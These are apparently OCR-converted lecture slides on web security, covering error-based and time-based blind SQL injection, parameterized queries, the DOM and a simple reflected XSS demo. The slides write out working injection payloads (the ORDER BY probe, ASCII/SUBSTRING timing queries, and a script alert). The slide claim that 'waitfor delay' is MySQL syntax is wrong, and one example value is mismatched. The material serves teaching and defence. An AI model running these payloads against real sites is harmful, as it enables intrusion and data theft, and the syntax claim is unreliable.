
✗ select first_name,last_name from users where
user_id = ‘1’ ORDER BY 3;#

Error returned to user:
Unknown column '3' in 'order clause’

✗ select first_name,last_name from users where
user_id = ‘1’ or firstname IS NULL;#

Error returned to user:
Unknown column 'firstname' in 'where clause'

# Blind SQL Injection




Sometimes results of SQL queries are not sent back to the user

# Blind SQL Injection

**Defn:** A *blind* SQL injection attack is an attack against a server that responds with generic error page or even nothing at all.

Approach: ask a series of True/False questions, exploit side-channels

# Blind SQL Injection




Actual MySQL syntax!

1 if ASCII(SUBSTRING(username,1,1)) = 64 waitfor delay ‘0:0:5’

2 if ASCII(SUBSTRING(username,1,1)) = 64 waitfor delay ‘0:0:5’

If the first letter of the username is A (65), there will be a 5 second delay

# Blind SQL Injection



1 if ASCII(SUBSTRING(username,1,1)) = **65** waitfor delay ‘0:0:5’

2 if ASCII(SUBSTRING(username,1,1)) = 65 waitfor delay ‘0:0:5’

By timing responses, the attacker learns about the database one bit at a time

# Parameterized Queries with Bound Parameters


```
public int setUpAndExecPS(){
 query = conn.prepareStatement(
 "UPDATE players SET name = ?, score = ?,
                 active = ? WHERE jerseyNum = ?");

  //automatically sanitizes and adds quotes
  query.setString(1, "Smith, Steve");
  query.setInt(2, 42);
  query.setBoolean(3, true);
  query.setInt(4, 99);

  //returns the number of rows changed
  return query.executeUpdate();
}
```

Similar methods for other SQL types

Prepared queries stop us from mixing data with code!

# Safety


Code for the worst



# Cross Site Scripting (XSS)

1. Document Object Model
2. Cookies and Sessions
3. XSS

# Basic Browser Model



1. Window or frame loads content
2. Renders content
   - Parse HTML, scripts, etc.
   - Run scripts, plugins, etc.
3. Responds to events


Event examples

- User actions: OnClick, OnMouseover
- Rendering: OnLoad, OnBeforeUnload, onerror
- Timing: setTimeout(), clearTimeout()

# Document Object Model


```
<html><body>
<head><title>Example</title> ... </head>
<body>
<a id="myid" href="javascript:flipText()">Alice</a>
</body></html>
```

A parse tree that is dynamically updated




# Document Object Model

```
<head> ...
<script type="text/javascript">
  flip = 0;
  function flipText() {
   var x = document.getElementById('myid').firstChild;
   if(flip == 0) { x.nodeValue = 'Bob'; flip = 1;}
   else { x.nodeValue = 'Alice'; flip = 0; }
  }
</script>
</head>
<body>
<a id="myid"
   href="javascript:flipText()">
   Alice
</a>
</body>
```




Edits “Alice” to be “Bob”

"*Cross site scripting (XSS)* is the ability to get a website to display user-supplied content laced with malicious HTML/JavaScript"



What's your name?


David



What's your name?

Hello David

```
<form name="XSS" action="#" method="GET”>
<p>What's your name?</p>
<input type="text" name="name">
<input type="submit" value="Submit">
</form>
<pre>Hello David</pre>
```


What's your name?

>david<


Hello >david<

```
<form name="XSS" action="#" method="GET”>
<p>What's your name?</p>
<input type="text" name="name">
<input type="submit" value="Submit">
</form>
<pre>>Hello David<</pre>
```


HTML chars not stripped

# Lacing JavaScript

<script>alert(“hi”);</script>



What's your name?



What's your name?


Hello

**The page at 172.16.59.128 says:**

hi

# Lacing JavaScript

<script>alert(“hi”);</script>




What's your name?

```
<form name="XSS" action="#" method="GET”>
<p>What's your name?</p>
<input type="text" name="name">
<input type="submit" value="Submit">
</form>
<pre><script>alert(“hi”)</script></pre>
```

Injected code

HTTP is a stateless protocol. In order to introduce the notion of a session, web services uses cookies. Sessions are identified by a unique cookie.



# Form Authentication & Cookies

1. Enrollment:
   - Site asks user to pick username and password
   - Site stores both in backend database

